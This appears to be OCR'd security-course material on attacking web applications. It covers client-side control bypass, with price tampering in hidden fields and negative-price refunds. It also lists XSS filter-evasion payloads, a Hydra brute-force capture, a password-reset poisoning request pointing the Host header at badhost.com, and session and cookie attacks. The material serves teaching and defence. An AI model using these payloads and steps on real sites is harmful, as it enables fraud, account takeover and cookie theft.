
- In this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data



Bypass Client-side Controls: Perform Source Code Review

- Examine the web application source code and understand the working of components in the code to identify the following functionalities of the components:

1. Client-side input validation
2. Employed obfuscation or encryption techniques on transmitted data
3. Modifiable components with hidden client-side functionality
4. References to server-side functionality



Bypass Client-side Controls: Evade XSS Filters

Encoding Characters

- Many characters in HTML elements can be written in ASCII codes to evade filters that search for strings such as <javascript>:

```
<a href=
"&#106;avascript:alert('XSS
Successful')"> Click
Here!</a>
```

- Use hexadecimal encoding to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

```
<a
href="&#6A;avascript:alert(
document.cookie)"> Click
Here!</a>
```

Embedding Whitespaces

- Use tab spaces to evade detection:

```
<img src="java    script:al
ert ('Successful XSS')">
```

- You can also encode the tab spaces:

```
<img
src="java&#x09;script:al&#x
09;ert('Successful XSS')">
```

- You can also encode using carriage return and newline characters:

```
<img
src="java&#x09;script:al&#x
09;ert('Successful XSS')">
```

Manipulating Tags

- You can embed a <script> tag within <script>:

```
<scr<script>ipt>document.wr
ite("Successful
XSS")</scr<script>ipt>
```

- Separate attributes and tags with a slash in an HTML element:

```
<img/src="popup.jpg"onload=
&#x6A;avascript:eval(alert(
'Successful&#32XSS'))>
```

- Use abnormal tag inputs to bypass filters:

```
<a
onmousedown=alert(document.
cookie)> visit xyz.com</a>
```

Bypass Client-side Controls

A web application requires client-side controls to restrict user inputs when transmitting data via client components and implementing measures to control the user's interaction with his or her own client. A developer uses techniques such as hidden HTML form fields, and browser extensions to allow the transmission of data to the server via the client. Often, web developers assume that the data transmitted from the client to the server is within the user's control, and this assumption can make the application vulnerable to various attacks.

Some of the techniques to bypass the client-side controls are as follows:

- **Attack Hidden Form Fields**: Identify hidden form fields on the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- **Attack Browser Extensions**: Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- **Perform Source Code Review**: Perform source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools.
- **Evade XSS Filters**: Evade XSS filters by injecting unusual characters into the HTML code.

Attack Hidden Form Fields

E-commerce/retailing web applications use hidden HTML form fields to restrict the user to view/modify data fields such as "products" and "prices of products" and allow the user to enter certain fields such as "quantity," assuming that the user enters the required quantity before submitting the data to the server. The developer flags these fields as hidden to restrict the user from modifying them. In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Follow the process described below to attack hidden form fields:

- Identify vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper with the price values by editing the price field's value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools such as Burp Suite to trap the request that submits the form and modify the price field to any value. In addition, you can attempt to enter negative price values to trick the retail application into refunding the amount through credit card transactions.

Attack Browser Extensions

The data from a web application that uses browser extension components can be captured by two methods:

- **Intercepting Traffic from Browser Extensions**

  Attempt to intercept and modify the request and response of the component and the server, respectively. You can use tools such as Burp Suite to capture the data. This method has certain limitations such as data obfuscation or encryption, and secure data serialization.

- **Decompiling Browser Extensions**

  Using this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any obfuscation or encryption mechanisms employed for the transmitted data.

  You can use proxy tools such as Burp Suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as that described for HTML form data.

Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc., as well as their working to identify any existing vulnerabilities in the code. This examination can provide information about various functionalities such as removing client-side input validation, submitting nonstandard data to the server, manipulating client-side states or events, or directly invoking functionality that is present within the component.

Perform source code review to identify the following functionalities of a target component:

- Client-side input validation or other security-related logics and events
- Obfuscation or encryption techniques that are applied to the client data before it is transmitted to the server
- Modifiable components with hidden client-side functionalities
- References to server-side functionalities

Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in a server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Various XSS filter evasion techniques are discussed below:

Inserting <script> tags into the code is not allowed in a general context. However, some other HTML tags can permit these unusual injections. Event handlers are employed to run specific scripts corresponding to the authorized user actions. In general, event handlers such as <onfocus>, <onerror>, and <onclick> can be exploited to evade XSS filters.

- **Encoding Characters**

  Attackers can embed various characters in different ways to evade filters that focus on inspecting text to detect unwanted strings. Approaches for character encoding include the following:

  - A few or all of the characters of HTML elements can be written using ASCII codes to evade filters that search for strings such as <javascript>:

    ```
    <a href= “&#106;avascript:alert(‘XSS Successful’)”> Click Here!</a>
    ```

  - Hexadecimal encoding can be used to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

    ```
    <a href=”&#6A;avascript:alert(document.cookie)”> Click Here!</a>
    ```

  - Base64 encoding can be used to cover the tracks of attack code; it pops up an alert with “Successful XSS”:

    ```
    <body onload=”eval(atob(‘U3VjY2Vzc2Z1bCBYU1M=’))”>
    ```

  - The embedded character elements are from numbers 1–7, avoiding initial zeros. Therefore, any composition of zero padding is allowed:

    ```
    <a href=”&#x6A;avascript&#0000058&#0000097lert(‘Successful XSS’)”>
    Click Here!</a>
    ```

  - XSS payloads can be concealed using character codes:

    ```
    <iframe src=#
    onmouseclick=alert(String.fromCharCode(88,83,83))></iframe>
    ```

- **Embedding Whitespaces**

  Browsers allow convenient usage of whitespace characters while writing JavaScript or HTML code. Thus, attackers can easily evade filters by inserting non-printable characters.

  - Tab spaces are avoided while processing the code; they can be invoked to split keywords. Consider this <img> tag:

    ```
    <img src=”java    script:al ert (‘Successful XSS’)”>
    ```

  - You can also encode the tab spaces:

    ```
    <img src=”java&#x09;script:al&#x09;ert(‘Successful XSS’)”>
    ```

  - Similarly, carriage return and newline characters are not considered during processing; thus, attackers can also encode these characters in between:

    ```
    <a href =”jav&#x0A;a

    Script:&#x0A;ale&#x0Drt; (‘Successful

    XSS’)”>Visit xyz.com</a>
    ```

- **Manipulating Tags**

  XSS filter evasion can also be performed by manipulating tags and skipping attributes.

  - When the filter inspects the script and deletes certain tags (mostly <script>), placing them within other tags can leave legitimate code after they are deleted:

    ```
    <scr<script>ipt>document.write(“Successful XSS”)</scr<script>ipt>
    ```

  - Attributes and tags can be separated by supplying a slash that helps in bypassing whitespace restrictions in value insertion:

    ```
    <img/src=”popup.jpg”onload=&#x6A;avascript:eval(alert(‘Successful&#3
    2XSS’))>
    ```

  - Attackers also exploit browser interpretations and abnormal tag inputs to bypass filters. The following example shows how to skip the <href> tag:

    ```
    <a onmousedown=alert(document.cookie)> visit xyz.com</a>
    ```

Attack Authentication Mechanism


- Exploit **design and implementation flaws** in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms

Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack Password Reset Mechanism



Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication


- Bypass SAML-based SSO

Design and Implementation Flaws in Authentication Mechanism

1. **Bad Passwords**
2. **Brute-Forcible Login**
3. **Verbose Failure Messages**
4. **Insecure Transmission of Credentials**
5. **Password Reset Mechanism**
6. **Forgotten Password Mechanism**
7. **"Remember Me" Functionality**
8. **User Impersonation**
9. **Improper Validation of Credentials**
10. **Predictable Usernames and Passwords**
11. **Insecure Distribution of Credentials**
12. **Fail-Open Login Mechanism**
13. **Flaws in Multistage Login Functionality**
14. **Insecure Storage of Credentials**

Username Enumeration


- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**



ERROR: Invalid email or username. Lost your password?

Email or Username: rini.matthews

Username rini.matthews does not exist



ERROR: The password you entered for the email or username **rinimatthews** is incorrect. Lost your password?

Email or Username: rinimatthews

Username successfully enumerated to rinimatthews

https://wordpress.com

- Some applications automatically generate **account usernames** based on **a sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved


'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Guessing and Brute-forcing

Password Guessing

- **Create a list of possible passwords** using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks
- Password guessing can be performed manually or by using automated tools such as **THC-Hydra**, **Burp Suite**, **L0phtCrack**, **ophcrack**, and **RainbowCrack**



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──── #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
 ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:
50:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/
p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10   login: Martin   password: apple
```

https://www.thc.org

Brute-forcing

- **Try to crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as **Burp Suite**, L0phtCrack, and BruteX


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Target
Positions
Payloads
Options
Payload Positions
Start attack
Attack type: Cluster bomb
Add §
Clear §
Auto §
Refresh
Clear
2 payload positions

https://portswigger.net

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

  - The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
```

- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Session Attacks: Session ID Prediction/Brute-forcing

1 In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users

2 **Analyze captured session IDs** to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

3 Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by **guessing valid session IDs**

4 In addition, you can implement a brute force technique to generate and test different **session ID values** until you successfully get access to the application


GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
---------------
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3VIc3Q
```

Predictable Session Cookie

Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, steal the cookie using techniques such as **script injection** and **eavesdropping**
- Then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- You can trap cookies using tools such as **OWASP Zed Attack Proxy** and **Burp Suite**



```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2020 07:15:32 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2020-01-21-07; expires=Thu, 20-Feb-2020 07:15:32 GMT; path=/; domain=.google
.com; Secure; SameSite=none
```

Very large response body (200,458 bytes) - switch views (using the pulldown currently showing Body: Large Response above) to display.
Be aware that this message may take some time to load.
You can change the minimum message size used for the Large Response view via Options / Display.

CSP Scanner: Notices (8)
Cookie No HttpOnly Flag (214)
GET: http://www.google.com
GET: http://www.google.com/
GET: http://www.google.com/?*&gws_rd=ssl&hl=*
GET: http://www.google.com/?gws_rd=ssl$

